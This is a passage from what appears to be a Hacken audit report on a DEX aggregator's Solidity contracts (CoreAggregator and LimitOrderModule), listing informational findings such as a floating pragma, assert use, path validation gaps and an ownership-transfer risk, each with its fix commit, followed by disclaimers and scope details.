Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity:

Info

Recommendations

Remediation: Remove the `_ensureAllowance` call from `_swapCrystalOrderbook()` to eliminate duplication.

Resolution: The Finding was fixed in commit `39b76a13` by removing unnecessary call from the `_swapCrystalOrderbook` function.

[F-2025-13574](#) - Native Token Not Rejected In LimitOrder; Module Does Not Support ETH - Info

Description: The **LimitOrderModule** never rejects native ETH for `tokenIn / tokenOut`, but its flow is ERC-20 only (`Permit2`, `IERC20.safeTransfer`, no `payable receive`). **CoreAggregator** supports native, yet this path cannot supply `msg.value` nor `receive` ETH, causing reverts.

```
tokenOut.safeTransfer(feeRecipient, fee);
tokenOut.safeTransfer(recipient, netOut);
```

ETH output: aggregator would attempt to send ETH to the module, which has no `payable receive`; later code treats `order.tokenOut` as ERC-20.

Assets:

- `src/limit-orders/LimitOrderModule.sol`
[<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Reject native tokens in this module:

```
if (swapParams.tokenIn == address(0)) revert InvalidInput();
if (order.tokenOut == address(0)) revert InvalidInput();
```

Resolution: The Finding was fixed in commit `f07d99c`. The native tokens are rejected:

```
if (swapParams.tokenIn == address(0)) revert InvalidInput();  
if (order.tokenOut == address(0)) revert InvalidInput();
```

[F-2025-13575](#) - Assert Used In Receive Handler - Info

Description: The `receive` function in **CoreAggregator** uses `assert` to gate ETH receipts, which triggers a panic on failure (invalid opcode), consumes all remaining gas, and provides no clear error.

```
receive() external payable {
    assert(msg.sender == WRAPPED_NATIVE);
}
```

This is input validation of an external call and should use an explicit `revert` with a descriptive custom error.

Assets:

- src/CoreAggregator.sol [<https://github.com/thxForu/dirol-agr>]

Status: Fixed

Classification

Impact Rate: 1/5
Likelihood Rate: 2/5
Exploitability: Independent
Complexity: Simple
Severity: Info

Recommendations

Remediation: Replace with an explicit `revert` and custom error.

```
receive() external payable {
    if (msg.sender != WRAPPED_NATIVE) revert UnauthorizedNativeSender();
}
```

Resolution: The Finding was fixed in commit [55ef33a](#).

```
receive() external payable {
    if (msg.sender != WRAPPED_NATIVE) revert UnauthorizedNativeSender();
}
```

[F-2025-13576](#) - Floating Pragma - Info

Description:

In Solidity development, the pragma directive specifies the compiler version to be used, ensuring consistent compilation and reducing the risk of issues caused by version changes. However, using a floating pragma (e.g., `^0.8.29`) introduces uncertainty, as it allows contracts to be compiled with any version within a specified range. This can result in discrepancies between the compiler used in testing and the one used in deployment, increasing the likelihood of vulnerabilities or unexpected behavior due to changes in compiler versions.

The project currently uses floating pragma declarations (`^0.8.29`) in its Solidity contracts. This increases the risk of deploying with a compiler version different from the one tested, potentially reintroducing known bugs from older versions or causing unexpected behavior with newer versions. These inconsistencies could result in security vulnerabilities, system instability, or financial loss. Locking the pragma version to a specific, tested version is essential to prevent these risks and ensure consistent contract behavior.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]
- `src/limit-orders/LimitOrderModule.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Dependent

Complexity: Simple

Severity: Info

Recommendations

Remediation:

It is recommended to **lock the pragma version** to the specific version that was used during development and testing. This ensures that the contract will always be compiled with a known, stable compiler version, preventing unexpected changes in behavior due to

compiler updates. For example, instead of using `^0.8.29`, explicitly define the version with `pragma solidity 0.8.29;`.

Before selecting a version, review known bugs and vulnerabilities associated with each Solidity compiler release. This can be done by referencing the official Solidity compiler release notes: [Solidity GitHub releases](#) or [Solidity Bugs by Version](#). Choose a compiler version with a good track record for stability and security.

Resolution:

The Finding was fixed in commit `dc095a0`. The pragma was locked to `0.8.30`.

[F-2025-13577](#) - Overloaded InvalidRoutes Error Obscures Root Causes - Info

Description: The same `InvalidRoutes()` error is thrown for multiple unrelated issues, making failures ambiguous and hard to research the root cause.

```
if (params.routes.length == 0) revert InvalidRoutes();
if (remainingWeight == 0) revert InvalidRoutes();
if (route.weight > remainingWeight) revert InvalidRoutes();
if (path.length % 20 != 0 || path.length < 40) revert InvalidRoutes();
```

This leads to difficulties in research for failure reason.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 1/5
Likelihood Rate: 2/5
Exploitability: Independent
Complexity: Simple
Severity: Info

Recommendations

Remediation: Use specific errors, e.g. `EmptyRoutes()`, `WeightExceeded()`, `WeightExhausted()`, `InvalidV2Path()`.

Resolution: The Finding was fixed in commit [93a6958](#). The specific errors were implemented.

```
error EmptyRoutes();
error WeightNotFullyAllocated();
error WeightExhausted();
error WeightOverflow();
error WeightExceedsRemaining();
```

```
error InvalidV2Path();  
error NativeTokenRequired();
```

[F-2025-13578](#) - Token Approval Logic Is Index-Based, Not Token-Normalized - Info

Description: Approval selects the token to approve using a special-case for only the first route (`i == 0`). This maps native input to `WRAPPED_NATIVE` only for the first route,

```
address tokenToApprove =  
    (i == 0) ? (params.tokenIn == NATIVE ? WRAPPED_NATIVE : param  
s.tokenIn) : route.tokenIn;
```

But later routes (or later “waves”) with `route.tokenIn == NATIVE` won’t get a WETH allowance. Approvals should normalize per route by token value, not by index.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status: Fixed

Classification

Impact Rate: 2/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Normalize the approval token for every route, not only at `i == 0`.

```
address tokenToApprove = (route.tokenIn == NATIVE) ? WRAPPED_NATIVE : route.t  
okenIn;  
_ensureAllowance(tokenToApprove, route.router, routeAmountIn);
```

Resolution: The Finding is fixed in commit `3f2c9ac`. The normalization of token for the approval was updated:

```
address tokenToApprove = (route.tokenIn == NATIVE) ? WRAPPED_NATIVE : route.t  
okenIn;
```

[F-2025-13579](#) - Path Start Token Not Validated Against route.tokenIn - Info

Description: For both V2 and V3 routes, the code uses `route.path` without enforcing that the first token in the path equals `route.tokenIn` (or `WRAPPED_NATIVE` when `route.tokenIn == NATIVE`).

```
address[] memory v2Path = _extractV2Path(route.path);
IUniswapV2Router02(route.router).swapExactTokensForTokens(
    routeAmountIn, route.minAmountOut, v2Path, address(this), block.timestamp
);
ISwapRouter.ExactInputParams memory swapParams = ISwapRouter.ExactInputParams
({
    path: route.path,
    recipient: address(this),
    deadline: block.timestamp,
    amountIn: routeAmountIn,
    amountOutMinimum: route.minAmountOut
});
ISwapRouter(route.router).exactInput(swapParams);
```

This allows mismatched paths, causing reverts or swaps with an unexpected input token.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation:

Consider decoding first and last token from the bytes `path`; require `first == expectedIn` and `last == route.tokenOut`. Also validate fee segment count matches hops.

Resolution:

The Finding was fixed in commit `f8ddb51`. The first and last tokens in paths are validated:

```
if (route.routerType == RouterType.UNISWAP_V2) {  
    address[] memory v2Path = _extractV2Path(route.path);  
    _validatePathTokens(v2Path[0], v2Path[v2Path.length - 1], route.tokenIn,  
route.tokenOut);  
    ...  
} else if (route.routerType == RouterType.UNISWAP_V3) {  
    (address pathTokenIn, address pathTokenOut) = _extractV3PathTokens(route.  
path);  
    _validatePathTokens(pathTokenIn, pathTokenOut, route.tokenIn, route.token  
Out);  
    ...  
}
```

[F-2025-13580](#) - Risk of Ownership Control Loss in Owner-Dependent Contracts - Info

Description: The **CoreAggregator** contract uses **Ownable** functionality from OpenZeppelin, heavily relying on the owner.

If ownership is mistakenly transferred to the wrong address, functions that are allowed only to the owner may become unreachable or compromised, thereby blocking the real owner from accessing critical administrative functions.

Assets:

- src/CoreAggregator.sol [<https://github.com/thxForu/dirol-agr>]

Status: Fixed

Classification

Impact Rate: 3/5

Likelihood Rate: 1/5

Exploitability: Dependent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Integrate **Ownable2Step** from OpenZeppelin, which introduces a two-step process for transferring ownership. This process necessitates that the prospective new owner actively accepts the ownership, thereby adding an extra security measure to prevent accidental transfers.

Resolution: The Finding was fixed in commit **ff3ddd8**. The **Ownable2Step** from OpenZeppelin was integrated.

[F-2025-13581](#) - Inconsistent Numeric Literal Formatting For 10,000 Constants - Info

Description: Two constants equal to 10,000 use different literal styles: underscore-separated vs plain.

```
uint256 private constant BASIS_POINTS = 10_000;  
uint16 private constant MAX_WEIGHT = 10000;
```

This inconsistency violates best practices.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Standardize the literal format (e.g., always 10_000).

Resolution: The Finding was fixed in commit [3793d64](#). The literal format was standardized.

```
uint16 private constant MAX_WEIGHT = 10_000;
```

[F-2025-13582](#) - Mixed Integer Widths For The Same 10,000-Scaled Domain - Info

Description: Constants and fields representing the same basis-point domain use different widths:

```
uint256 private constant BASIS_POINTS = 10_000;  
uint16 private constant MAX_WEIGHT = 10000;
```

```
struct Route {  
    ...  
    uint16 weight;  
    uint256 minAmountOut;  
}
```

This mixture (`uint256` vs `uint16`) violates best coding practices.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Keep bps constants and fields as `uint16` (range fits 0-10_000), and upcast to `uint256` only at arithmetic sites.

Resolution: The Finding was fixed in commit `3793d64`. The types were updated to `uint16`.

```
uint16 private constant BASIS_POINTS = 10_000;  
uint16 private constant MAX_FEE_BPS = 1000;  
uint16 public feeBps;
```

[F-2025-13585](#) - Inconsistent Permit2 Address Configuration Between Contracts - Info

Description: **LimitOrderModule** hardcodes `Permit2` as a constant,

```
ISignatureTransfer public constant PERMIT2 = ISignatureTransfer(0x00000000002D473030F116dDEE9F6B43aC78BA3);
```

while **CoreAggregator** injects it as an immutable via constructor:

```
IAllowanceTransfer public immutable permit2;
```

This inconsistency complicates deployments across networks/environments and increases the risk of mismatched addresses.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]
- `src/limit-orders/LimitOrderModule.sol` [<https://github.com/thxForu/dirol-agr>]

Status:

Fixed

Classification

Impact Rate: 2/5

Likelihood Rate: 1/5

Exploitability: Semi-Dependent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Consider standardizing on constructor-injected immutable for both contracts (single source of truth via deploy script or registry).

Resolution: The Finding was fixed in commit `3ff9646`. The `permit2` variable was update to be constant in **CoreAggregator**.

```
IAIAllowanceTransfer public constant permit2 = IAIAllowanceTransfer(0x000000000002  
2D473030F116dDEE9F6B43aC78BA3);
```

[F-2025-13588](#) - Misleading Comment: Mentions LFJ V1 While Client Uses TraderJoe V2/LBRouter - Info

Description: The helper is documented as “`LFJ V1 (TraderJoe V1)`”, but the client confirmed Joe V2/LBRouter will be used. The comment misguides readers about protocol/version and path encoding.

```
* @dev Swap via LFJ V1 (TraderJoe V1 on Avalanche)
* @param pathData Empty for direct swap, or abi.encodePacked(address, address
, ...) for multi-hop
```

Engineers may assume V1 semantics; LBRouter (V2) uses different structs (bin steps, versions) and often different path handling.

Assets:

- `src/CoreAggregator.sol` [<https://github.com/thxForu/dirol-agr>]

Status: Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation:

- Update the docblock to explicitly say TraderJoe V2 (LBRouter) and its expected params (e.g., `pairBinSteps`, `versions`, `tokenPath`).
- Rename the function to reflect LB/V2 (e.g., `_swapJoeLBV2`) or generalize naming.

Resolution: The Finding was fixed in commit `8fea0ed`. The function was renamed to reflect LB/V2 - `_swapTraderJoeLB`.

[F-2025-13590](#) - Missing Route/Path Validation Allows Misrouting And Residual Balances - Info

Description: The aggregator trusts user-supplied routes/paths without verifying:

- V2/V3 path starts with expected input or ends with expected output.
- Route graph continuity across steps (no stray tokens).
- Per-token grouping/weight completeness (unused balances).

```
for (uint256 i = 0; i < params.routes.length;) {
    Route calldata route = params.routes[i];
    if (!isRouterRegistered[route.router]) revert RouterNotFound();
    address routeTokenIn = route.tokenIn;
    if (routeTokenIn != currentTokenIn) {
        currentTokenIn = routeTokenIn;
        remainingWeight = MAX_WEIGHT;
    }
    if (remainingWeight == 0) revert InvalidRoutes();
    if (route.weight == 0) {
        unchecked {
            ++i;
        }
        continue;
    }
    if (route.weight > remainingWeight) revert InvalidRoutes();
    uint256 tokenInBalance =
        routeTokenIn == NATIVE ? address(this).balance : IERC20(route
TokenIn).balanceOf(address(this));
    uint256 routeAmountIn = (tokenInBalance * route.weight) / remaini
ngWeight;
    unchecked {
        remainingWeight -= route.weight;
    }
    address tokenToApprove =
        (i == 0) ? (params.tokenIn == NATIVE ? WRAPPED_NATIVE : param
s.tokenIn) : route.tokenIn;
    _ensureAllowance(tokenToApprove, route.router, routeAmountIn);
    if (route.routerType == RouterType.UNISWAP_V2) {
        address[] memory v2Path = _extractV2Path(route.path);
        IUniswapV2Router02(route.router).swapExactTokensForTokens(
            routeAmountIn, route.minAmountOut, v2Path, address(this),
block.timestamp
        );
    } else if (route.routerType == RouterType.UNISWAP_V3) {
```

```

ISwapRouter.ExactInputParams memory swapParams = ISwapRouter.
ExactInputParams({
    path: route.path,
    recipient: address(this),
    deadline: block.timestamp,
    amountIn: routeAmountIn,
    amountOutMinimum: route.minAmountOut
});
ISwapRouter(route.router).exactInput(swapParams);
} else if (route.routerType == RouterType.LFJ_V1) {
    _swapLFJV1(route.router, route.tokenIn, route.tokenOut, route
.path, routeAmountIn, route.minAmountOut);
} else if (route.routerType == RouterType.ZKSWAP_V3) {
    _swapZkSwapV3(
        route.router, route.tokenIn, route.tokenOut, route.path,
routeAmountIn, route.minAmountOut
    );
} else if (route.routerType == RouterType.KURU_ORDERBOOK) {
    _swapKuruOrderbook(
        route.router, route.tokenIn, route.tokenOut, route.path,
routeAmountIn, route.minAmountOut
    );
} else if (route.routerType == RouterType.CRYSTAL_ORDERBOOK) {
    _swapCrystalOrderbook(
        route.router, route.tokenIn, route.tokenOut, route.path,
routeAmountIn, route.minAmountOut
    );
} else {
    revert UnsupportedRouterType();
}
if (route.tokenOut == params.tokenOut && remainingWeight == 0) re
mainingWeight = MAX_WEIGHT;
unchecked {
    ++i;
}
}
}

```

As a result, swaps can execute along unintended paths or leave extra tokens stranded on the contract.

Assets:

- src/CoreAggregator.sol [<https://github.com/thxForu/dirol-agr>]

Status:

Mitigated

Classification

Impact Rate:	3/5
Likelihood Rate:	1/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Info

Recommendations

Remediation:

- Validate each route and enforce route grouping/continuity.
- Alternatively, document input constraints and reject routes that violate them to avoid user-induced residuals.

Resolution:

The comment was provided by the development team:

Documented by design. Added NatSpec explaining intermediate token responsibility. `withdrawStuckTokens()` available for recovery. Validating intermediate tokens adds unnecessary gas overhead - prefer documentation + emergency function approach.

The comment was added in commit [7044377](#):

```
IMPORTANT: V2/V3 multi-hop paths may contain intermediate tokens (e.g., WETH
→ DAI → USDC)

* Users must ensure route continuity, otherwise intermediate tokens may be st
randed in the contract

* Owner can recover via withdrawStuckTokens()
```

Additionally, the tokens grouping validation was implemented.

Disclaimers

Hacken Disclaimer

The smart contracts given for audit have been analyzed based on best industry practices at the time of the writing of this report, with cybersecurity vulnerabilities and issues in smart contract source code, the details of which are disclosed in this report (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

The report contains no statements or warranties on the identification of all vulnerabilities and security of the code. The report covers the code submitted and reviewed, so it may not be relevant after any modifications. Do not consider this report as a final and sufficient assessment regarding the utility and safety of the code, bug-free status, or any other contract statements.

While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only — we recommend proceeding with several independent audits and a public bug bounty program to ensure the security of smart contracts.

English is the original language of the report. The Consultant is not responsible for the correctness of the translated versions.

As part of Hacken's ongoing quality assurance process, we may conduct re-audits of select projects. These re-audits are performed independently from the original audit and are intended solely for internal quality control and improvement. Updated reports resulting from such re-audits will be shared privately with the respective clients and may be published on the Hacken website only with their explicit consent.

The sole authoritative source for finalized and most up-to-date versions of all reports remains the Audits section at <https://hacken.io/audits/>.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. Thus, the Consultant cannot guarantee the explicit security of the audited smart contracts.

Appendix 1. Definitions

Severities

When auditing smart contracts, Hacken is using a risk-based approach that considers **Likelihood**, **Impact**, **Exploitability** and **Complexity** metrics to evaluate findings and score severities.

Reference on how risk scoring is done is available through the repository in our Github organization:

[hknio/severity-formula](https://github.com/hacken/severity-formula)

Severity	Description
Critical	Critical vulnerabilities are usually straightforward to exploit and can lead to the loss of user funds or contract state manipulation.
High	High vulnerabilities are usually harder to exploit, requiring specific conditions, or have a more limited scope, but can still lead to the loss of user funds or contract state manipulation.
Medium	Medium vulnerabilities are usually limited to state manipulations and, in most cases, cannot lead to asset loss. Contradictions and requirements violations. Major deviations from best practices are also in this category.
Low	Major deviations from best practices or major Gas inefficiency. These issues will not have a significant impact on code execution.

Potential Risks

The "Potential Risks" section identifies issues that are not direct security vulnerabilities but could still affect the project's performance, reliability, or user trust. These risks arise from design choices, architectural decisions, or operational practices that, while not immediately exploitable, may lead to problems under certain conditions. Additionally, potential risks can impact the quality of the audit itself, as they may involve external factors or components beyond the scope of the audit, leading to incomplete assessments or oversight of key areas. This section aims to provide a broader perspective on factors that could affect the project's long-term security, functionality, and the comprehensiveness of the audit findings.

Appendix 2. Scope

The scope of the project includes the following smart contracts from the provided repository:

Scope Details	
Repository	https://github.com/thxForu/dirol-agr
Commit	4bb80a4f568a1cd8a66068c7b965ee15f7241e5f
Remediation Commit	4688ddad657eeac9f141139cd08b3167fb784ec8
Whitepaper	N/A
Requirements	https://github.com/thxForu/dirol-agr/README.md
Technical Requirements	https://github.com/thxForu/dirol-agr/README.md

Asset	Type
src/CoreAggregator.sol [https://github.com/thxForu/dirol-agr]	Smart Contract
src/limit-orders/LimitOrderModule.sol [https://github.com/thxForu/dirol-agr]	Smart Contract

Appendix 3. Additional Valuables

Additional Recommendations

The smart contracts in the scope of this audit could benefit from the introduction of automatic emergency actions for critical activities, such as unauthorized operations like ownership changes or proxy upgrades, as well as unexpected fund manipulations, including large withdrawals or minting events. Adding such mechanisms would enable the protocol to react automatically to unusual activity, ensuring that the contract remains secure and functions as intended.

To improve functionality, these emergency actions could be designed to trigger under specific conditions, such as:

- Detecting changes to ownership or critical permissions.
- Monitoring large or unexpected transactions and minting events.
- Pausing operations when irregularities are identified.

These enhancements would provide an added layer of security, making the contract more robust and better equipped to handle unexpected situations while maintaining smooth operations.